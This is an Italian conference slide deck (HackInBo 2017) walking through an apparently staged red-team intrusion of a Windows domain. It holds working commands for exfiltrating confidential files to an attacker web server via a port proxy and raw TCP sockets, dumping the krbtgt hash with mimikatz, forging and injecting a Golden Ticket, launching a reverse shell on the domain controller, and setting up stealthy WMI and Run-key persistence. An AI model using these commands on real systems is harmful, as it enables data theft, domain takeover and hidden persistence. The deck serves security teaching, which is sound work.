PS C:\Windows\system32> whoami
supercompany\adm.arazzi
```



Checkpoint: situazione shell

- 2 reverse shell in PowerShell:
  - Su SRVWSUS siamo SYSTEM
  - Su SRVFILE1 via SRVWSUS siamo Domain Administrator!!

Exfiltration

- Grazie alla shell su SRVFILE1 i dati sensibili ci stavano aspettando:

```
Directory: F:\Finanza\Riservato

Mode                LastWriteTime     Length Name
----                -------------     ------ ----
-a---         9/24/2016   2:20 AM     164468 Supersecret.docx
-a---         5/29/2016   6:41 PM     12288  Bilancio.xlsx
…
```

- Come fare exfiltration?
- Tentativo #1: Exfiltration via FTP Fallito

Exfiltration

HACK IN BO Spring 2017 Edition

➔ Ricordate KISS? Upload via HTTP sul nostro server?

```
<?php
// index.php
$fname = @$_FILES['fname']['name'];
$fname_loc = @$_FILES['fname']['tmp_name'];
echo (@move_uploaded_file($fname_loc,$fname))?"DONE":"ERROR";
```

➔ Per il client? Upload.ps1

http://blog.majcica.com/2016/01/13/powershell-tips-and-tricks-multipartform-data-requests/

Exfiltration


- A questo punto occorreva un nuovo portforward su SRVWSUS

```
# [SRVFILE1 <-> SRVWSUS:8889 <-> ATTACKER:80]
interface portproxy add v4tov4 listenport=8889 listenaddress=0.0.0.0 connectport=80
connectaddress=NOSTRO_WEB_SERVER
```

- Download upload.ps1 su SRVFILE1 via SRVWSUS

```
PS C:\tmp\> (New-Object
Net.WebClient).DownloadFile('http://SRVWSUS:8889/upload.ps1','c:\tmp\upload.ps1')
```

Exfiltration architecture



Finalmente upload!

HackInBo Spring 2017 Edition

➔ Dal FileServer

```
PS C:\tmp> . .\upload.ps1

PS C:\tmp> invoke-upload -infile
f:\finanza\riservato\Supersecret.docx -uri http://SRVWSUS:8889/
content:System.Net.Http.StreamContent
DONE

PS C:\tmp> invoke-upload -infile
f:\finanza\riservato\bilancio.xlsx -uri http://SRVWSUS:8889/
content:System.Net.Http.StreamContent
DONE
```

Alternativa? PMFU!

HackInBo Spring 2017 Edition

➔ PMFU == Poor Man File Upload == niente fronzoli, minimal

```
PS C:\tmp\>$c=New-Object System.Net.Sockets.TCPClient('SRVWSUS_IP',8889);
$s=[System.IO.File]::ReadAllBytes("f:\finanza\riservato\supersecret.docx");
$st=$c.GetStream();$st.Write($s,0,$s.Length);$st.Flush();$c.Close()
```

➔ Sulla nostra macchina:

```
# nc -lp 80  > supersecret.docx
```


File grandi?!


```
$src= "f:\finanza\riservato\"
$dst= "c:\tmp\files.zip"
[Reflection.Assembly]::LoadWithPartialName("System.IO.Compression.FileSystem")
[System.IO.Compression.ZipFile]::CreateFromDirectory($src,$dst,
[System.IO.Compression.CompressionLevel]::Optimal,$true)
```

Breaking Bad

Fear the Golden Ticket attack*

- Il “Golden Ticket” è un ticket Kerberos (TGT) creato offline in modo tale da garantire l’accesso fraudolento ad un dominio AD, impersonando qualsiasi utente (anche il Domain Admin), e valido anche per 10 anni!
- Funziona anche se la vittima cambia la sua password
- Come è possibile?
  - Il ticket e i dati autorizzativi sono firmati con gli hash dell’account “krbtgt”



** by Benjamin DEPLY - mimikatz*

Golden Ticket? DIY!


- ➔ PRE: nuovo portforwarding su SRVWSUS, smbexec.ps1, upload mimigatto.ps1, etc... per ottenere shell come SYSTEM sul domain controller
- ➔ Export hash di krbtgt con mimikatz e preso il SID del dominio:

```
PS C:\windows\temp>ChiamaIlGatto -command '"privilege::debug" "LSADump::LSA /name:krbtgt
/inject"' > hash.txt
PS C:\windows\temp>type hash.txt
Domain : SUPERCOMPANY / S-1-5-21-3534665177-2148510708-2241433719

RID  : 000001f6 (502)
User : krbtgt
 * Primary
    LM   :
    NTLM : 3003567af268a4a94e26f410e84353f1
...
aes256_hmac       (4096) :
9bf24ba27d9ddf67e077cbab435e06e8006109bc572793868ea3864b465fd155
aes128_hmac       (4096) : 46be43e81ca521d647f332bd4e1b7897
des_cbc_md5       (4096) : d5ade3405ea183ce
```

Golden Ticket? DIY!

➔ E poi ... comodamente offline!

```
mimikatz# kerberos::golden /admin:Administrator
     /domain:supercompany.LOCAL
     /sid:S-1-5-21-3534665177-2148510708-2241433719
     /aes256:9bf24ba27d9ddf67e077cbab435e06e8006109bc572793868ea3864b465fd155
     /ticket:admin.krb
```




Golden Ticket in action!

- ➔ Da SRVWSUS: shell Local SYSTEM
- ➔ Download admin.krb (ticket kerberos)
- ➔ Pass-The-Ticket!

```
mimikatz(powershell) # kerberos::ptt admin.krb

* File: 'admin.krb': OK
PS C:\tmp> klist
Current LogonId is 0:0x3e7

Cached Tickets: (1)

#0>     Client: Administrator @ supercompany.LOCAL
Server: krbtgt/supercompany.LOCAL @ supercompany.LOCAL
```

Golden Ticket in action!

```
PS C:\tmp> copy c:\tmp\r3.ps1 \\SRVDC1\C$\windows\temp\r3.ps1
PS C:\tmp> wmic /authority:"kerberos:SUPERCOMPANY\SRVDC1"
/node:SRVDC1 process call create "powershell -exec bypass
-windowstyle hidden -f c:\windows\temp\r3.ps1"

Executing (Win32_Process)->Create()
Method execution successful.
...
```





```
# nc -lvp 443
…
PS C:\Windows\system32> whoami
supercompany\administrator
```

Persistenza

Persistenza

➔ Windows Management Instrumentation (WMI), un posto meno “scontato” dove aggiungere persistenza, sfruttando l’evento ***InstanceModificationEvent***

```
PS> $filterName = "JustForTestFilter"
PS> $consumerName = "JustForTestConsumer"
PS> $exePath = "C:\windows\help\windows\indexstore\r.bat"
PS> $Query = "SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE
TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND
TargetInstance.SystemUpTime >= 200 AND TargetInstance.SystemUpTime < 300"

PS> $WMIEventFilter=Set-WmiInstance -Class __EventFilter
-NameSpace "root\subscription"
-Arguments
@{Name=$filterName;EventNameSpace="root\cimv2";QueryLanguage="WQL";
Query=$Query} -ErrorAction Stop

PS> $WMIEventConsumer=Set-WmiInstance -Class CommandLineEventConsumer
-Namespace "root\subscription" -Arguments
@{Name=$consumerName;ExecutablePath=$exePath;CommandLineTemplate=$exepath
}

PS> Set-WmiInstance -Class __FilterToConsumerBinding -Namespace
"root\subscription"
-Arguments @{Filter=$WMIEventFilter;Consumer=$WMIEventConsumer}
```



Persistenza


- ➔ E la PS shell? Cosa fare nel caso di una caduta?
- ➔ No problem, ci si rialza!

```
PS C:\windows\help\windows\indexstore>type r.bat

@echo off
:loop
powershell -nop -executionpolicy bypass -windowstyle
hidden -f C:\windows\help\windows\indexstore\r.ps1
timeout /t 30
goto loop
```

Persistenza

➔ Bonus trick: “autoruns” non se ne accorge!

```
Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run]
"Stealth"="Rundll32.exe SHELL32.DLL,ShellExec_RunDLL \"C:\\windows\\help\\windows\\indexstore\\r.bat\""
```



https://gist.githubusercontent.com/hasherezade/e3b5682fee27500c5dabf5343f447de3


Tecniche e soluzioni “alternative”

- ➔ Reverse shell attraverso un Proxy?
- ➔ Basta aggiungere le configurazioni relative al Proxy/Credenziali nella nostra reverse shell

```
$rhost="X.X.X.X"
$rport="80"
$uri = "http://" + $rhost + ":" + $rport
$proxy = [System.Net.WebRequest]::DefaultWebProxy
$proxy.Credentials = [System.Net.CredentialCache]::DefaultNetworkCredentials
$Request = [System.Net.HttpWebRequest]::Create("http://" + $rhost + ":" + $rport)
$Request.Method = "CONNECT"
$Request.Proxy = $Proxy
$resp = $Request.getResponse()
$respstream = $resp.GetResponseStream()
$bflags = [Reflection.BindingFlags] "NonPublic,Instance"
$rstype = $respstream.GetType()
$connprop = $rstype.GetProperty("Connection", $bflags)
$connection = $connprop.GetValue($respstream, $null)
$conntype = $connection.GetType()
...
```

Tecniche e soluzioni “alternative”

- “Multi-Netcat” reverse shell listener
  - https://github.com/nemanjan00/reverse-shell-listener



Grazie ai revisori dell'articolo originale ...
.. a Mario e tutto lo staff di HackInBo

Un saluto agli amici dello
"Snado Team"!!

PS>.\installSNADO.ps1 -permanent

Andrea <decoder.ap@gmail.com>, <@decoder_it>
Giuseppe <giutrotta@gmail.com>, <@giutro>